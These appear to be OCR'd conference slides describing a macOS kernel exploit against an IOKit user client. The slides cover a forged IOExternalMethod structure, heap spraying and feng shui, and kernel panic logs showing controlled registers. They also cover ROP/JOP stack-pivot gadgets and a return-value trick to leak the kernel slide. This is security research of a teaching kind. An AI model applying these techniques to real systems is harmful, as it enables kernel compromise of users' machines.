
```
} else {
    IOExternalMethod *      method;
    object = NULL;
    if (!(method = getTargetAndMethodForIndex(&object, selector)) || !object) {
      return kIOReturnUnsupported;
    }

    if (kIOUCForegroundOnly & method->flags) {
      if (task_is_gpu_denied(current_task())) {
        return kIOReturnNotPermitted;
      }
    }
```

Fake Structure

```
//48 bytes total
struct IOExternalMethod {
    IOService *      object;
    //0x10
    IOMethod         func;
    IOOptionBits     flags;
    IOByteCount          count0;
    IOByteCount          count1
};
```

```
if(func & 0x1){
    //indirect call
    base+(uint32)func(…)
}else{
    //direct call
    func(…)
}
```

Heap Spray



Panic Context

```
panic(cpu 2 caller 0xffffff8002befa76): Kernel trap at 0xffffff8003247e9a, type 14=page fault, registers:
CR0: 0x0000000080010033, CR2: 0xffffff804693e4d0, CR3: 0x00000003a144a055, CR4: 0x00000000003626e0
RAX: 0xffffff800552a390, RBX: 0x0000000000000000, RCX: 0x0000000000000008, RDX: 0xffffff937132aa08
RSP: 0xffffffa073aa3a90, RBP: 0xffffffa073aa3ad0, RSI: 0xffffff93703cd800, RDI: 0x0000000000000010
R8:  0xffffff9370f67db8, R9:  0x00000000ffffffff, R10: 0x0000000041414141, R11: 0xffffff9370f67db4
R12: 0xffffffa073aa3b40, R13: 0xffffff937132aa30, R14: 0xffffffa073aa3af0, R15: 0x0000000000000008
RFL: 0x0000000000010202, RIP: 0xffffff8003247e9a, CS:  0x0000000000000008, SS:  0x0000000000000010
Fault CR2: 0xffffff804693e4d0, Error code: 0x0000000000000000, Fault CPU: 0x2, PL: 0, VF: 1

Backtrace (CPU 2), Frame : Return Address
0xffffffa073aa34b0 : 0xffffff8002abc66d mach_kernel : _handle_debugger_trap + 0x3dd
0xffffffa073aa3500 : 0xffffff8002bff073 mach_kernel : _kdp_i386_trap + 0x143
0xffffffa073aa3540 : 0xffffff8002bef6aa mach_kernel : _kernel_trap + 0x55a
0xffffffa073aa3590 : 0xffffff8002a61a2f mach_kernel : _return_from_trap + 0xff
0xffffffa073aa35b0 : 0xffffff8002abbf0d mach_kernel : _DebuggerTrapWithState + 0xad
0xffffffa073aa36d0 : 0xffffff8002abc1f8 mach_kernel : _panic_trap_to_debugger + 0x268
0xffffffa073aa3740 : 0xffffff80032bee1a mach_kernel : _panic + 0x54
0xffffffa073aa37b0 : 0xffffff8002befa76 mach_kernel : _sync_iss_to_iks + 0x2c6
0xffffffa073aa3930 : 0xffffff8002bef75d mach_kernel : _kernel_trap + 0x60d
0xffffffa073aa3980 : 0xffffff8002a61a2f mach_kernel : _return_from_trap + 0xff
0xffffffa073aa39a0 : 0xffffff8003247e9a mach_kernel : _shim_io_connect_method_structureI_structureO + 0x7a
0xffffffa073aa3ad0 : 0xffffff8003246247 mach_kernel :
__ZN12IOUserClient14externalMethodEjP25IOExternalMethodArgumentsP24IOExternalMethodDispatchP8OSObjectPv + 0x337
0xffffffa073aa3b20 : 0xffffff80032502bb mach_kernel : _is_io_connect_method + 0x35b
0xffffffa073aa3c80 : 0xffffff8002baaa61 mach_kernel :  iokit_server_routine + 0x4d81
```

Fake Structure

```
//48 bytes total
struct IOExternalMethod {
    IOService *      object;
    //0x10
    IOMethod         func;
    IOOptionBits     flags;
    IOByteCount          count0;
    IOByteCount          count1
};
```

```
enum {
    kIOUCTypeMask   = 0x0000000f,
    kIOUCScalarIScalarO = 0,
    kIOUCScalarIStructO = 2,
    kIOUCStructIStructO = 3,
    kIOUCScalarIStructI = 4,
};
```

Type Conversion

Control More Registers!

```
switch (method->flags & kIOUCTypeMask) {
case kIOUCScalarIStructI:
    err = shim_io_connect_method_scalarI_structureI( method, object,
        args->scalarInput, args->scalarInputCount,
        (char *) args->structureInput, args->structureInputSize );
    break;

case kIOUCScalarIScalarO:
    err = shim_io_connect_method_scalarI_scalarO( method, object,
        args->scalarInput, args->scalarInputCount,
        args->scalarOutput, &args->scalarOutputCount );
    break;

case kIOUCScalarIStructO:
    err = shim_io_connect_method_scalarI_structureO( method, object,
        args->scalarInput, args->scalarInputCount,
        (char *) args->structureOutput, &structureOutputSize );
    break;


case kIOUCStructIStructO:
    err = shim_io_connect_method_structureI_structureO( method, object,
        (char *) args->structureInput, args->structureInputSize,
        (char *) args->structureOutput, &structureOutputSize );
    break;
```

Type Conversion

Control More bits!

```
switch (inputCount) {
      case 5:
         err = (object->*func)( ARG32(input[0]), ARG32(input[1]), ARG32(input[2]),
             ARG32(input[3]), ARG32(input[4]),
             inputStruct );
         break;
      case 4:
         err = (object->*func)( ARG32(input[0]), ARG32(input[1]), (void *)
input[2],
             ARG32(input[3]),
             inputStruct, (void *)(uintptr_t)inputStructCount );
         break;
      case 3:
         err = (object->*func)( ARG32(input[0]), ARG32(input[1]), ARG32(input[2]),
             inputStruct, (void *)(uintptr_t)inputStructCount,
             NULL );
         break;
```

Rcx

ROP?

1. Rax not controlled
2. xchg rcx, rsp?
3. Stack pivot?

Less candidate rop gadgets

JOP+ROP

```
                    mov     gs:30h, rdx
_Switch_context endp ; sp-analysis failed

                    mov     gs:38h, rcx
                    mov     rsp, [rcx+8]
                    mov     rbx, [rcx]
                    mov     rbp, [rcx+10h]
                    mov     r12, [rcx+18h]
                    mov     r13, [rcx+20h]
                    mov     r14, [rcx+28h]
                    mov     r15, [rcx+30h]
                    jmp     qword ptr [rcx+38h]
; ---------------------------------------------------------------------------
                    align 20h

; =============== S U B R O U T I N E =======================================
```


Stack Pivot


注释
请提供重现问题所必需的任何步骤。
问题详细信息和系统配置
panic(cpu 8 caller 0xffffff800c9efa76): Kernel trap at 0xffffff800c860fda, type 13=general protection, registers:
CR0: 0x0000000080010033, CR2: 0x00007fc8a400a000, CR3: 0x00000003c9c0c072, CR4: 0x00000000003626e0
RAX: 0x0000000000000008, RBX: 0x4141414141414141, RCX: 0xffffff800f320f30, RDX: 0x000000000f320f30
RSP: 0x4141414141414141, RBP: 0x4141414141414141, RSI: 0x000000000f320f30, RDI: 0xffffff9378da9200
R8: 0x000000000f320f30, R9: 0xffffff937b379b74, R10: 0x000000000f320f30, R11: 0xffffff800c860fbf
R12: 0x4141414141414141, R13: 0x4141414141414141, R14: 0x4141414141414141, R15: 0x4141414141414141
RFL: 0x0000000000010202, RIP: 0xffffff800c860fda, CS: 0x0000000000000008, SS: 0x0000000000000010
Fault CR2: 0x00007fc8a400a000, Error code: 0x0000000000000000, Fault CPU: 0x8, PL: 0, VF: 0
Backtrace (CPU 8), Frame : Return Address
0xffffff800c75a1e0 : 0xffffff800c8bc66d mach_kernel : _handle_debugger_trap + 0x3dd
0xffffff800c75a230 : 0xffffff800c9ff073 mach_kernel : _kdp_i386_trap + 0x143
0xffffff800c75a270 : 0xffffff800c9ef6aa mach_kernel : _kernel_trap + 0x55a
0xffffff800c75a2c0 : 0xffffff800c861a2f mach_kernel : _return_from_trap + 0xff
0xffffff800c75a2e0 : 0xffffff800c8bbf0d mach_kernel : _DebuggerTrapWithState + 0xad
0xffffff800c75a400 : 0xffffff800c8bc1f8 mach_kernel : _panic_trap_to_debugger + 0x268
0xffffff800c75a470 : 0xffffff800d0bee1a mach_kernel : _panic + 0x54
0xffffff800c75a4e0 : 0xffffff800c9efa76 mach_kernel : _sync_iss_to_iks + 0x2c6
0xffffff800c75a660 : 0xffffff800c9ef75d mach_kernel : _kernel_trap + 0x60d
隐藏详细信息
好

ROP chain

```
int __cdecl memset_s(void *__s, size_t __smax, int __c, size_t __n)
{
  bool v4; // cc
  int v5; // ebx

  if ( !__s )
    return 22;
  if ( (__smax & 0x8000000000000000LL) != 0LL )
    return 7;
  v4 = __n <= __smax;
  if ( __n > __smax )
    __n = __smax;
  v5 = 84;
  if ( v4 )
    v5 = 0;
  secure_memset(__s, __c, __n);
  return v5;
}
```

Heap Feng Shui



Where is my Slide?🤔

1. Use another bug to leak kernel slide(auto-zeroing)
2. Use type conversion(worth a try)

Failed Attempts

1. What can we control?
   1. Arbitrary function call with Rcx(or more) controlled
2. leak some pointers/struct member to the outputStructs?
3. leak to the params(heap we can control)?

1. Candidate functions?
   1. KEXTs after IOSkywalkFamily
   2. Kernel functions

Failed Attempts

1. Actually nothing worked out
    1. We can’t fully control the first three params
    2. Too many checks
    3. It takes time but I wanna be more efficient
2. If we had a better choice?


Ret2leak

Never forget about the return value!(x86_64 calling convention)

```
; __int64 __fastcall IOSkywalkNetworkController::getMetaClass(IOSkywalkNetworkController
                public __ZNK26IOSkywalkNetworkController12getMetaClassEv
__ZNK26IOSkywalkNetworkController12getMetaClassEv proc near
                                        ; DATA XREF: __const:0000000000049710↓o
                push    rbp
                mov     rbp, rsp
                lea     rax, __ZN26IOSkywalkNetworkController10gMetaClassE ; IOSkywalkNe
                pop     rbp
                retn
__ZNK26IOSkywalkNetworkController12getMetaClassEv endp
```

Leaked MetaClass(32bit) - (uint32_t)Metabase

Heap Layout



0x30
Page align
✗

With appropriate heap layout system won't panic even if we failed 0xe00002c2/success

Leak Kernel slide

